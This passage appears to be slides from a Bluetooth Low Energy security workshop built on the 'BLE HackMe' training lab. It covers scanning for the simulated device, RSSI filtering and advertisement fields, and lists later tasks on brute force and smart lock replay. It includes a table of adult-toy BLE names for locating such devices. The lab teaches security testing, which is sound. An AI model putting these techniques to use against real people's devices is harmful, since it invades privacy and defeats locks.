


Agenda

1. Introduction to BLE, HackMe lab setup
2. BLE advertisements
 - Packet format, beacons, other advertisements
 - Windows, iOS devices BLE broadcast
 - COVID-19 contact tracing
3. BLE connections
 - GATT services and characteristics
 - Hacking simple devices using just a phone
 - Hacking smart locks
4. What next?



Bluetooth™
4.0
Low Energy



Two-way communication
(e.g. app controls smart lock)

BLE HACKME

- 1) Start
- 2) First steps
- 3) BLE Advertisements
- 4) Beacons
- 5) Manufacturer Specific Advertisements
- 6) Connections, services, characteristics
- 7) Characteristic read
- 8) Notifications
- 9) Descriptors
- 10) Characteristic write
- 11) Various writes
- 12) Write automation
- 13) Protocol reverse-engineering
- 14) Password brute force
- 15) Smart lock replay
- 16) Smart lock information leak

First steps

Theory introduction

You are undoubtedly familiar with Bluetooth, and most likely use it every day - for example in wireless mouse, headset or car audio. Despite sharing common name, Bluetooth Low Energy is however a different technology. As the name implies - it aims to preserve energy, hence typical applications include rather occasional exchange of small data packets. Most common usage scenarios include:


- a **Broadcaster** that transmits some one-way data ("**Advertisement**") to all nearby **Observers** (for example a "beacon" device broadcasting indoor location to nearby phones)
- BLE Client ("**Central**", for example mobile application) to Server ("**Peripheral**", for example smart lock) communication

We will start with the BLE broadcast advertisements.

Task

If everything went correctly, the HackMe application should now be broadcasting BLE packets. Let's see if it works! Probably the easiest way is to use your smartphone, and there are several free applications to do the job. The recommended one is [nRF Connect](#), available for both [Android](#) and [iOS](#), however iOS version lacks several important features required to solve some of the upcoming tasks.

For Bluetooth access, Android [requires](#) location permission from the application, so you will have to grant it during installation. Once started, the application will show nearby BLE devices. Beside optional device name, you will notice the device's adapter address, bonding (pairing) information, as well as signal strength (swiping to right will show its change in time) and frequency of the broadcasted packets (delay in ms). For connectable devices, there is also optional "CONNECT" button:




Short theory introduction

Task description


List of tasks

Submit solution



Submit task solution

Simulated device to hack (some next tasks)




Hints (spoilers)

nRF Connect: scan

Scan starts automatically, stops after a while („SCAN” again if needed).

You may see lots of devices.

Where is our HackMe?



Too many devices? Filter to the rescue!

The screenshot shows the 'Devices' app interface. At the top, there is a blue header with a menu icon, the title 'Devices', and a 'STOP SCANNING' button with a three-dot menu icon. Below the header is a navigation bar with three tabs: 'SCANNER', 'BONDED', and 'ADVERTISER'. Underneath, it says 'No filter'. A red arrow points to a small downward arrow icon next to 'No filter'. Below this, there are two device entries. The first entry has a Windows logo icon, 'N/A' as the name, MAC address '09:1E:BC:09:72:49', 'NOT BONDED' status, a signal strength icon, '-85 dBm', and a latency icon '↔ 101 ms'. The second entry has a Bluetooth icon, name 'DESKTOP-L823ACP', MAC address '56:3E:CD:6D:9D:1B', 'NOT BONDED' status, a signal strength icon, '-57 dBm', a latency icon '↔ 201 ms', and a black 'CONNECT' button with a three-dot menu icon.

The screenshot shows the 'Devices' app interface with various filter options. At the top, there is a blue header with a menu icon, the title 'Devices', and a 'STOP SCANNING' button with a three-dot menu icon. Below the header is a navigation bar with three tabs: 'SCANNER', 'BONDED', and 'ADVERTISER'. Below this, there are several filter options: '-60 dBm' with an up arrow and a close icon; a search bar with the text 'Filter by name or address' and a close icon; '0x Filter by raw address' with a Wi-Fi icon; 'Exclude: none' with a circle-slash icon; 'RSSI:' with a slider bar and a close icon; and 'Only favorites' with a star icon and a checkbox. A blue callout box with white text says 'Filter by signal strength (lower = closer)'. A line points from the callout box to the 'RSSI:' slider.

Completion progress:

BLE HACKME

- 1) Start
- 2) First steps
- 3) BLE Advertisements
- 4) Beacons
- 5) Manufacturer Specific Advertisements
- 6) Connections, services, characteristics
- 7) Characteristic read
- 8) Notifications
- 9) Descriptors
- 10) Characteristic write
- 11) Various writes
- 12) Write automation
- 13) Protocol reverse-engineering
- 14) Password brute force
- 15) Smart lock replay
- 16) Smart lock information leak

Optional name: **DESKTOP-L823AC**
56:3E:CD:6D:9D:1B
NOT BONDED

Updated progress bar

Depending on your environment, you may see lots of BLE packets, and it might be difficult to locate your HackMe device. One of the ways to limit the discovered devices is to use filtering (select down arrow by the "No filter"), for example based on the signal strength (RSSI). It is measured in decibels (dBm), and the lower value means stronger signal. To match only the nearest devices, slide the RSSI value to about "-60":

Note that scanning will automatically stop after a while ("STOP SCANNING" -> "SCAN"), and it may be needed to start again.

Submit

Enter the name of your HackMe device:

Correct!

Status:

Congratulations!

© smartlockpicking.com, build 0.0.9.0
[More information](#) | [FAQ](#) | [Source code](#) | [Issues](#)

Completion progress:

BLE HACKME

- 1) Start
- 2) First steps
- 3) BLE Advertisements
- 4) Beacons
- 5) Manufacturer Specific Advertisements
- 6) Connections, services, characteristics
- 7) Characteristic read
- 8) Notifications
- 9) Descriptors
- 10) Characteristic write
- 11) Various writes
- 12) Write automation
- 13) Protocol reverse-engineering
- 14) Password brute force
- 15) Smart lock replay
- 16) Smart lock information leak
- 17) Summary

Summary

1 task of 15 solved

- First steps
- BLE Advertisements
- Beacons
- Manufacturer Specific Advertisements
- Connections, services, characteristics
- Characteristic read
- Notifications
- Descriptors
- Characteristic write
- Various writes
- Write automation
- Protocol reverse-engineering
- Password brute force
- Smart lock replay
- Smart lock information leak

Current status of tasks

Device name?



REALOV_VIBE

38:D2:69:E5:23:B1

NOT BONDED

▲ -91 dBm ↔ 302 ms

CONNECT



Device type: LE only

Advertising type: Legacy

Flags: GeneralDiscoverable, BrEdrNotSupported

Complete Local Name: REALOV_VIBE

Incomplete List of 16-bit Service UUIDs: 0xFFF0


Complete Local Name: REALOV_VIBE

Slave Connection Interval Range: 7.50ms - 18.75ms

Tx Power Level: 0 dBm

Other interesting device names?

Vendor	Device Name	Ble Name
PicoBong	Blow hole	Blow hole
PicoBong	Blow hole	Picobong Male Toy
PicoBong	Life Guard	Life guard
PicoBong	Life Guard	Picobong Ring
PicoBong	Surfer	Surfer
PicoBong	Surfer	Picobong Butt Plug
PicoBong	Surfer	Egg driver
PicoBong	Surfer	Surfer_plug
PicoBong	Diver	Diver
PicoBong	Diver	Picobong Egg
We-Vibe	Rave by We-Vibe	Rave
We-Vibe	We-Vibe Sync	Sync
We-Vibe	Verge by We-Vibe	Verge
We-Vibe	Wish by We-Vibe	Wish



<https://www.pentestpartners.com/security-blog/screwdriving-locating-and-exploiting-smart-adult-toys/>



Completion progress:



SMARTLOCKPICKING.COM

BLE HACKME

- 1) Start
- 2) First steps
- 3) BLE Advertisements
- 4) Beacons
- 5) Manufacturer Specific Advertisements
- 6) Connections, services, characteristics
- 7) Characteristic read
- 8) Notifications
- 9) Descriptors
- 10) Characteristic write
- 11) Various writes
- 12) Write automation
- 13) Protocol reverse-engineering
- 14) Password brute force
- 15) Smart lock replay
- 16) Smart lock information leak

© smartlockpicking.com
[More information](#) | [FAQ](#) | [Source code](#) | [Issues](#)

BLE Advertisements


Theory introduction

Bluetooth Low Energy devices broadcast small packets called "advertisements". These packets are by design public (with a small exception of very uncommon "targeted advertisements"), and available for any receiver within Bluetooth range. The information broadcasted may contain for example some unique identifier, device name, state, sensor indication, or any other data the manufacturer would like to share. The data is formatted according to [Bluetooth Generic Access Profile specification](#). Each transmitted field has associated GAP "Data Type", following its payload length and value. The most commonly used data types include:

- Flags - indicating device capabilities
- Device name
- List of Service UUIDs - device services (features) available after connecting (we'll get to it later)
- Manufacturer specific - proprietary, vendor data.


Task

In previous task you have identified your HackMe device, and noticed its name. Now tap on device name (not yet "CONNECT" button, we will get to it later), the application will expand some more information about the broadcasted packet:



The advertisement payload can change in time. Windows devices advertise their own BLE packets independently in the background, and you may notice it as a short "glitch" in the HackMe device advertisements. Just ignore this side effect:

